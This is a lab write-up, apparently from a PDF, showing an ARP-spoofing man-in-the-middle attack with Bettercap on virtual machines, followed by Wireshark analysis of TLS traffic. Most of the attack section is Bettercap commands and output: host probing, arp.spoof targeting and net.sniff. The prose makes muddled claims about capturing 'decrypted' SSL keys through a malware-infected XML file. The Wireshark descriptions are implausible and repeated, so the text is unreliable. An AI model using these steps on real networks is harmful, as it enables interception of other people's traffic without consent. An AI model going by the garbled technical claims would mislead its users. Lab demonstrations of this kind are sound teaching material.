In this demonstration I am performing, Man in the Middle attack and intercepting the SSL traffic using Bettercap, during this attack I will run wireshark where we can analyze the packet flow where we can have SSL encrypted keys during TLS handshake.

Step 1: Performing Man in the Middle Attack between two virtual Machines using Bettercap

```
File Actions Edit View Help
(root@kali)-[~]
└─$ /etc/apt/

(root@kali)-[/etc/apt]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.227.129 netmask 255.255.255.0 broadcast 192.168.227.255
    inet6 fe80::20c:29ff:fe4a:8ba9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:4a:8b:a9 txqueuelen 1000 (Ethernet)
    RX packets 693 bytes 93098 (90.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 60496 bytes 3778855 (3.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 18688 bytes 1980128 (1.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18688 bytes 1980128 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/etc/apt]
└─$ bettercap -iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help' for a list of commands]

192.168.227.0/24 > 192.168.227.129 » [14:53:49] [sys.log] [inf] gateway monitor started ...
192.168.227.0/24 > 192.168.227.129 » help

help MODULE : List available commands or show module specific help if no module name is provided.
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```

Find IP address of the Windows and Virtual environment using Ipconfig

```
Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix . . . : 
    IPv4 Address. . . . . : 172.18.106.239
    Subnet Mask . . . . . : 255.255.252.0
    Default Gateway . . . . . : 172.18.104.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . : 

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Connection-specific DNS Suffix . . . : 
    IPv6 Address. . . . . : 2001:0:2851:fc0:cbc:3c5d:8a39:997d
    Link-local IPv6 Address . . . . . : fe80::cbc:3c5d:8a39:997d%17
    Default Gateway . . . . . : ::

Ethernet adapter vEthernet (WSL):

    Connection-specific DNS Suffix . . . : 
    Link-local IPv6 Address . . . . . : fe80::51a4:db0d:9425:3cd1%76
    IPv4 Address. . . . . : 172.21.96.1
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . :
```


Use net.probe to check all the modules and to start every module.

```
File Actions Edit View Help
Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.227.129 > 192.168.227.129 » help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.

net.probe on : Start network hosts probing in background.
net.probe off : Stop network hosts probing in background.

Parameters

net.probe.mdns : Enable mDNS discovery probes. (default=true)
net.probe.mnbs : Enable NetBIOS name service discovery probes. (default=true)
net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
net.probe.upnp : Enable UPNP discovery probes. (default=true)
net.probe.wsd : Enable WSD discovery probes. (default=true)
```

```
File Actions Edit View Help

192.168.227.129 > 192.168.227.129 » net.probe on
[14:54:25] [sys.log] [net] net.probe starting net.recon as a requirement for net.probe
192.168.227.129 > 192.168.227.129 » [14:54:25] [sys.log] [net] net.probe probing 256 addresses on 192.168.227.0/24
192.168.227.129 > 192.168.227.129 » [14:54:25] [endpoint.new] endpoint 192.168.227.1 detected as 00:50:56:c0:00:00 (VMware, Inc.).
192.168.227.129 > 192.168.227.129 » [14:54:25] [endpoint.new] endpoint 192.168.227.254 detected as 00:50:56:c0:00:00 (VMware, Inc.).
192.168.227.129 > 192.168.227.129 » net.show
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.227.129	00:0c:29:4a:8b:a9	eth0	VMware, Inc.	0 B	0 B	14:53:49
192.168.227.2	00:50:56:e9:b1:d4	gateway	VMware, Inc.	1.0 kB	2.3 kB	14:53:49
192.168.227.1	00:50:56:c0:00:00		VMware, Inc.	2.2 kB	92 B	14:54:25
192.168.227.254	00:50:56:e5:75:ab		VMware, Inc.	0 B	92 B	14:54:25

```
14 kB / 1.42 kB / 851 pkts

192.168.227.129 > 192.168.227.129 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.

Parameters

arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip.rxtxcore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=entire subnet)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

File Actions Edit View Help

```
192.168.227.0/24 > 192.168.227.129 » net.probe on
[14:54:25] [sys.log] [inf] [net.probe] starting net.recon as a requirement for net.probe
192.168.227.0/24 > 192.168.227.129 » [14:54:25] [sys.log] [inf] [net.probe] probing 256 addresses on 192.168.227.0/24
192.168.227.0/24 > 192.168.227.129 » [14:54:25] [endpoint.nmap] endpoint 192.168.227.1 detected as 00:50:56:c0:00:00 (VMware, Inc.).
192.168.227.0/24 > 192.168.227.129 » [14:54:25] [endpoint.nmap] endpoint 192.168.227.254 detected as 00:50:56:c0:00:00 (VMware, Inc.).
192.168.227.0/24 > 192.168.227.129 » net.show
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.227.129	00:0c:29:4a:8b:a9	eth0	VMware, Inc.	0 B	0 B	14:53:49
192.168.227.2	00:50:56:e9:b1:04	gateway	VMware, Inc.	1.0 kB	2.3 kB	14:53:49
192.168.227.1	00:50:56:c0:00:00		VMware, Inc.	2.2 kB	92 B	14:54:25
192.168.227.254	00:50:56:e5:75:ab		VMware, Inc.	0 B	92 B	14:54:25

14 kB / 42 kB / 851 pkts

```
192.168.227.0/24 > 192.168.227.129 » help arp.spoof
```

arp.spoof (not running): Keep spoofing selected hosts on the network.


arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.

Parameters


arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)

```
192.168.227.0/24 > 192.168.227.129 » set arp.spoof.duplex true
192.168.227.0/24 > 192.168.227.129 » set arp.spoof.target 192.168.227.254
192.168.227.0/24 > 192.168.227.129 » arp.spoof on
192.168.227.0/24 > 192.168.227.129 » [14:56:06] [sys.log] [inf] [arp.spoof] arp spoofer started, probing 256 targets.
192.168.227.0/24 > 192.168.227.129 » net.sniff on
192.168.227.0/24 > 192.168.227.129 »
192.168.227.0/24 > 192.168.227.129 » [14:58:45] [net.sniff.mdns] mdns 192.168.227.1 : A query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:45] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : AAAA query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:45] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : A query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:45] [net.sniff.mdns] mdns 192.168.227.1 : AAAA query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:45] [net.sniff.mdns] mdns 192.168.227.1 : A query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:45] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : A query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:45] [net.sniff.mdns] mdns 192.168.227.1 : AAAA query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:45] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : AAAA query for wpad.local
[14:58:46] [net.sniff.mdns] mdns 192.168.227.1 : A query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:46] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : A query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:46] [net.sniff.mdns] mdns 192.168.227.1 : A query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:46] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : A query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:46] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : AAAA query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:46] [net.sniff.mdns] mdns 192.168.227.1 : AAAA query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:46] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : AAAA query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:58:46] [net.sniff.mdns] mdns 192.168.227.1 : AAAA query for wpad.local
192.168.227.0/24 > 192.168.227.129 » [14:59:52] [net.sniff.mdns] mdns DESKTOP-UK4VAHN : Unknown query for DESKTOP-UK4VAHN.local
192.168.227.0/24 > 192.168.227.129 » [14:59:52] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : DESKTOP-UK4VAHN.local is fe80::f4ab:8292:5dca:a58f, 192.168.227.1
192.168.227.0/24 > 192.168.227.129 » [14:59:52] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : Unknown query for DESKTOP-UK4VAHN.local
192.168.227.0/24 > 192.168.227.129 » [14:59:52] [net.sniff.mdns] mdns DESKTOP-UK4VAHN : Unknown query for DESKTOP-UK4VAHN.local
192.168.227.0/24 > 192.168.227.129 » [14:59:52] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : Unknown query for DESKTOP-UK4VAHN.local
192.168.227.0/24 > 192.168.227.129 » [14:59:52] [net.sniff.mdns] mdns fe80::f4ab:8292:5dca:a58f : DESKTOP-UK4VAHN.local is fe80::f4ab:8292:5dca:a58f, 192.168.227.1
192.168.227.0/24 > 192.168.227.129 » [14:59:52] [net.sniff.mdns] mdns DESKTOP-UK4VAHN : DESKTOP-UK4VAHN.local is fe80::f4ab:8292:5dca:a58f, 192.168.227.1
192.168.227.0/24 > 192.168.227.129 » [14:59:52] [net.sniff.mdns] mdns DESKTOP-UK4VAHN : DESKTOP-UK4VAHN.local is fe80::f4ab:8292:5dca:a58f, 192.168.227.1
```

Now spoofing is done and the SSL keys are being captured during this process.



SSL keys which will be in decrypted form are being shown during this process, the exploitation is done using an XML file where it is being infected by malware from online sites. The decrypted keys are shown below.



Step 2: Analyze the Packet using Wireshark

Add Source and Destination Ports for the captured Packet File for maintaining the clear record of data flow and TLS handshakes.

The image shows the Wireshark interface with a packet capture file named 'Wireshark-tutorial-on-decrypting-HTTPS-DLL-TLS-traffic.pcap'. The packet list on the left shows several packets, with packet 10 selected. The packet details pane on the right shows the structure of the selected packet, which is a TLS handshake. The structure includes:

- Frame 10: 118 bytes on wire (952 bits), 118 bytes captured (952 bits) on interface 0
- Ethernet II, Src: RealtekPciB0:00:00:00:00:00, Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 10.0.0.1, Dst: 10.0.0.1
- TCP, Src Port: 443, Dst Port: 80
- Application/Layer 7 protocol name: TLS
- TLS, Version: 3.1, Session ID: 0x00000000, Cipher: 0x00000000, Compression: 0x00000000, Extensions: 0x00000000


The packet bytes pane on the right shows the raw data of the packet, with a hex dump and ASCII representation. The hex dump shows the raw bytes of the packet, and the ASCII representation shows the text 'EFFRACNT POCRENS'.

The image shows the Wireshark interface with a packet capture file named 'Wireshark-tutorial-on-decrypting-HTTPS-DLL-TLS-traffic.pcap'. The packet list on the left shows several packets, with packet 10 selected. The packet details pane on the right shows the structure of the selected packet, which is a TLS handshake. The structure includes:


- Frame 10: 118 bytes on wire (952 bits), 118 bytes captured (952 bits) on interface 0
- Ethernet II, Src: RealtekPciB0:00:00:00:00:00, Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 10.0.0.1, Dst: 10.0.0.1
- TCP, Src Port: 443, Dst Port: 80
- Application/Layer 7 protocol name: TLS
- TLS, Version: 3.1, Session ID: 0x00000000, Cipher: 0x00000000, Compression: 0x00000000, Extensions: 0x00000000

The packet bytes pane on the right shows the raw data of the packet, with a hex dump and ASCII representation. The hex dump shows the raw bytes of the packet, and the ASCII representation shows the text 'EFFRACNT POCRENS'.


Search for TLS handshake packets and TCP.stream




Use the captured keys during Man in the Middle Attack, (Go to Protocols, Search for TLS)



